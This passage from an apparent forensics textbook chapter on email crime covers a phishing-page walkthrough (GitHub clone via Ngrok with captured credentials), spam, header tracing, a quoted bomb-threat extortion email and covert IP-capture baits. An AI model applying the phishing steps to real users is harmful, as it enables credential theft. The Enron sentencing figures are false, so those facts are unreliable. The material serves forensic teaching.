


Figure 11-8. *Other phishing options*

6. Type ‘s’ to choose social media. By doing this, you can create phishing web pages of the following websites shown in Figure 11-9.




Figure 11-9. *Social Media phishing options*

7. Here, we choose ‘s’ (social media), and we will create a phishing page for GitHub.

8. Here our Ngrok URL for the phishing page is: `https://8bda2276.ngrok.io`, as shown in Figure 11-10.




Figure 11-10. *Phishing URL*

9. Now our phishing page is ready. The fraudster sends it to the target and waits for the credentials to be entered. Our GitHub phishing page is as shown in Figure 11-11.




***Figure 11-11.** Github phishing page*

10. As the victim enters the credentials, the fraudster receives it. Captured credentials are shown in Figure 11-12.




Figure 11-12. *Captured user credentials*

Spam

Spam is unsolicited and unwanted email that we receive in our Inbox. Spammers flood inboxes of thousands of recipients with 'Junk Mail.' Generally, spam emails started out as advertisement carriers but have become a threat and are a nuisance. Not all unsolicited email is spam, however. Spam doesn't usually contain malicious or virus-infected files but often leads to malicious pages. Spam is of two types, based on its content – Unsolicited Bulk email (UBE) and Unsolicited Commercial email (UCE). Spam is sent via spoofed id or by commercial mass-mailing software.

Note A spammer is a person or entity that sends spam emails.

In order to combat spam, here are a few things to try:

- **Greylisting** – allows temporary denial to receive a mail from an unknown IP. Email from greylisted IPs get rejected via a 'try again later' error message. As this spam message is not sent via an RFC-compliant MTA (Mail Transfer Agent), the software doesn't resend the message again.
- **Content Filtering** – Commercial content filtration tools are available that filter out spam mails based on the metadata of the message. Content filters scan all parts of the email for any malicious detail.
- **Blacklisting** – DNS-based Blackhole Lists or DNSBL remains one the oldest methods to combat spam. It effectively blocks all mail traffic coming from the IP servers on a specified list. Also, it blacklists sites on the internet that are known to be as spam originators.
- **Antivirus software** – Usage of an antivirus software is used to reject any email that contains known viruses.

Email Harvesting

The disreputable and majorly illegal practice uses an automated program to scan web pages and collect these email addresses for use by spammers to send spam mails.

Email Bombing

In this attack, the attacker floods the victim's mailbox with a surge of emails in a short duration. The aim of the attacker is to crash the mailbox with heavy traffic. Even if the victim gets lucky and the mailbox doesn't crash, they are left with a large number of emails in the mailbox, due to which any legitimate incoming mail to that mailbox will bounce back since it is filled with the clutter of spam mails and thus exceeds its mail quota of space.

Email Forensics

Email forensics is the branch of cyber forensics that involves the use of tools and techniques to analyze and examine the contents and components of emails. As hackers evolved, so did their methods. Cybercriminals use different tactics to keep their identities hidden to save themselves from being traced back. The use of proxy servers and other IP spoofing techniques make tracing the source of email a nightmare for investigators.

As we are already aware, just doing data extraction and reporting is not forensics. Digital forensics is all about forensic science focusing on the recovery and investigation of raw data residing in any digital or electronic media. The aim here is to extract and recover any information from a digital device without altering the data present on the device.

With the introduction of various technologies such as Ajax (Asynchronous JavaScript and XML), recovery of webmail artifacts has become much more challenging and difficult for a forensic examiner. Many webmail artifacts such as the content of a message are no longer stored in areas of the disk where examiners may be used to finding them. Instead, forensic examiners should rely on items such as the paging file and hibernation file for recovery of webmail artifacts. A system's RAM is also a potential source of webmail-related information. However, this may not be an available option because many forensic examiners do not become involved until after the machine in question has been powered down.

Recovering Emails

An email consists of many components that collaboratively help in its forensics, namely the email header, body and its fields, attachments, and its related properties – which help in its analysis. The various levels in email forensics is comprised of collecting data in a readable format, which means Data Recovery at the initial stage; when the data to be investigated is converted into a readable format, it simplifies and eases out the remaining part of its forensics.

Data Recovery is a wide area that has today become a requirement for investigators as it provides help in restoring and filtering emails without any damage to its integrity. The various tools available for email forensics incorporate algorithms for recovery in order to see that all stages of e-discovery are carried out successfully.

Some Techniques

Never rely on a single tool; it has a high percentage of giving false positives. As good practice, we should always analyze using different tools and resources. By using a combination of traditional digital forensics, followed by techniques from information governance and e-discovery, forensic investigators can promptly and quickly identify suspicious patterns such as these:

- Messages sent out after standard business hours.
- Messages sent from corporate accounts to personal addresses, the media, or competitor or rival companies.
- Messages that contain encrypted .zip or rar files as attachments.

Here are some techniques:

- Utilizing IP address geopositioning, mobile phone call records, and GPS data embedded in photos to plot locations on a map.
- Rebuild email conversations, text messages, and various online chats from various sources so that it can help an investigator to read them in the order sent between individuals.
- By identifying duplicate and very similar documents, investigators can act on them more systematically and intelligently, either setting them aside or utilizing them for deeper analysis.
- Merge near-duplicate documents and word-context analysis (i.e. analyzing the impact of a word or a phrase) for quick identification of evidence, and discard large quantities of irrelevant data.

Steps of an email forensic investigation are shown in Figure 11-13.




Figure 11-13. *Steps of email forensic investigation*

Email Header Analysis

Email headers are a source of information, which contain the metadata enclosed to each email and assists the forensic investigator in analyzing and examining the email artifacts.

As we studied earlier, email headers consist of all the important details of the email, so this makes email header analysis a vital step in an investigation. An investigator can obtain the following information from an email header.

- Sender email
- SMTP servers the mail passed
- Network path of the mail
- IP address of the sender
- Timestamp
- Client info
- Encoding info




The header is of utmost importance when the sender needs to be traced. To determine the source of the email, the investigators need to examine the header from the bottom where the 'Received' section is listed and work their way up. All the details must be studied well and written down; HTTP and SMTP servers are archived frequently.
If details such as time, multiple server info, etc., are found out of place, chances are that the header is altered and the email is a fake one. If the attacker has used proxies or has spoofed the IP, it might lead to some complex header analysis.

Retrieve Email Headers

Each email service provider has their header information visibility and retrieval methods look different from the others, which we have already discussed for Yahoo, Gmail, Apple iCloud, and Microsoft Outlook:


1. Log on to the victim mail id.
2. Open the suspected email.
3. Obtain the header of different email service providers as shown in Table 11-1.

Table 11-1. Retrieving email headers from different mail providers

Gmail	Open the e-mail message for which you want to view the header. At the top there is a link titled “Show original.”	
Yahoo Mail	Open the e-mail message for which you want to view the header. At the top click on … and then select ‘View raw message’.	
Outlook Express	Open the e-mail message for which you want to view the header. At the top right click on … and then select ‘View message source’.	

(*continued*)

Table 11-1. (*continued*)

<table>
<tr>
<td>iCloud</td>
<td>Double-click on the email message, for which you want to view the header, to open it. Click on 'View' in the menu tab on your Apple Mac OS. Select Message ➤ All Header.</td>
<td>

</td>
</tr>
</table>

For other email clients use the following URL to get the header:

`https://www.spamcop.net/fom-serve/cache/19.html`

Analysis of an Email Header

Email header analysis gives us information about the attacker, like SMTP server detail, IP address of attacker and victim, timestamp when email was sent, and attachment file information. We have many commercial as well as online tools for analysis like `www.ip-adress.com`, emailtracker pro, MailXmainer, MX Toolbox, etc. We will use the ip-adress tool to analyze an email header and understand the different fields designated in the header.

Once the IP is confirmed to be genuine, all the details are collected, and the associated Internet Service Provider (ISP) is contacted by authorities and the customer details for the IP are requested. ISP then forwards the customer details to the investigators who, with the help of local law enforcement agencies, track the culprit.

Header details are given in Figures 11-14 and 11-15.




Figure 11-14. *Sample Header with explanation 1*

Figure 11-15. *Sample Header with explanation 2*

Email tracking results are shown in Figures 11-16 and 11-17.




Figure 11-16. *Email Tracking Result 1*




Figure 11-17. *Email Tracking Result 2*

Case Study: Email Hoax

A reputable hotel had to contend with quite a scare when a 40-year-old depressed man sent a hoax email to the hotel, keeping the staff on their toes for almost a week.

On June 1, an email with ‘Bombs in Hotel’ in the subject line came to the inbox of the hotel’s email ID, from the attacker using yahoo.com email. The contents of the email (unedited) are shown below:

Hi,

3 suitcases filled with 20 Kg of RDX has been placed in your hotel. Over the last 3 days, we have successfully bypassed all your security systems. The detonator for all 3 explosives will be controlled by a mobile phone. When I call the numbers, the explosives will go off and destroy your hotel.

You have 24 hours to deliver Rs 5 Crores else witness the destruction of your hotel.

You will send 2 Bank DD’s each of Rs 2.5 Crores to the following address:

(his wife’s Bangalore, India address mentioned here)

Do not waste time, the explosives will be set off at exactly 2 pm on Wednesday, June 2, 2010. This email is not a hoax. You are advised to take it very seriously to avoid millions of dollars of damage and loss of life.

The terror alert is real, this is my last warning!

However, the hoax mail sender was nabbed in Bangalore after the assistant security manager of the hotel approached the Cyber Crime cell officials.

Hotel authorities provided us with the emails and other details. As the accounts were that of Yahoo, we contacted Yahoo and gathered details of the account that was created in the name of like xxxx@yahoo.com. Yahoo provided us with the details of the IP address.

We did header analysis using `ip-adress.com` and the IP address belonged to a cyber cafe in Bangalore. It was an Airtel service internet connection, and with further assistance from Airtel, we tracked down the physical location of the cyber cafe from where the mails were sent. We then sent a team of experts for further investigations.

The culprit had sent two hoax emails to the hotel. Investigations revealed his wife had left him, leaving him homeless. This prompted him to send an email by creating an email id in her name. He also demanded that 7,000,000 USD (the Rs. 5 crores from the email) be delivered to her local residential address.

After reaching Bangalore, we first visited the cyber cafe. We then went through the register where customer details were recorded. Our observation was that the account user usually used his mail between 10 and 11 a.m. We then did a forensic analysis of the computer from which the mails were sent. With the help of the cyber cafe owner, we laid a trap. The next morning, when the attacker visited the cafe and opened the Yahoo ID, we caught him red-handed and he confessed to his crime.

Bait Method

If the evidence email is confirmed as spam mail, the experts set bait to catch the culprit. The experts create a message and use a `<img src>` tag, and the source of the picture is placed on a trusted HTTP server, then this email is sent to the spammer. When the attacker opens the mail, a log entry is created in the server's log with the attacker's IP. This technique fails if the mail client disables auto download and the hacker does not open the mail.

It should be taken into consideration that hackers very rarely access the internet without hiding their email or using a proxy. In that scenario, investigators have two strategies:

- Java Applet Method – Investigators send mail with "embedded" Java applet that obtains IP address on the destination and mails it back to them.
- Active X Control method – The investigators create an HTML page with Active X controls that extracts the IP of receiver's system and mails to the attacker. The investigators obtain IP and other details of the attacker when the mail reaches the destination.

Case Study: e-Discovery from Enron Corpus

Enron was an energy, commodities, and services-based company headquartered in Houston, Texas. At their peak, they had a staff of over 20,000 employees and had revenues of over 100 billion USD. But Enron is remembered in history for the 2001 Enron scandal.

In 2001, after many articles questioned Enron's overpriced stock prices, many meetings and audits were held within the company, and over the year many irregularities were found in the financial statements. With tension and chaos growing rapidly among Enron employees and its investors, Enron's share price started falling at an alarming pace. In November 2001, Enron filed for bankruptcy when its shares plummeted to $0.60 per share price. Jeffrey Skilling, who was the former Chief Executive Officer (CEO) and Chief Operating Officer (COO); and Kenneth Lay, who was the former chairman and CEO, were eventually sentenced to prison for 25 years and 45 years terms, respectively. And the curtains came to close on Enron. Enron will always be remembered as the biggest audit failure in American history.

Enron Corpus is the 600,000 emails database of the Enron employees acquired by the Federal Energy Regulatory Commission during the course of their investigation. The emails were processed and hosted on iConnect for the investigation teams. After the investigation concluded, the email archives were made publicly available. Since then, this mail corpus has been used by many institutes and companies for research purposes. Many of the research work performed on this database has been applied to areas such as social networking, statistics, and even e-discovery.

We have obtained a part of the Enron mail corpus and analyzed it in Autopsy, which is an open source tool used to investigate a computer breach. We have performed keyword searches and examined some Exif files as well, as shown in Figure 11-8.




Figure 11-18. Enron case autopsy results 1

We used a Keyword search for the 'account' and many mails popped up; the following email was obtained from the email database of Skilling as shown in Figure 11-19.




Figure 11-19. Enron case autopsy results 2

We can see there are over 4,000 pages of emails, which consist of the word "account."

In this image, we have extracted and imaged using Exif tool, which is an open source software for reading,writing, and manipulating images, audio, video, and pdf metadata as shown in Figure 11-20.

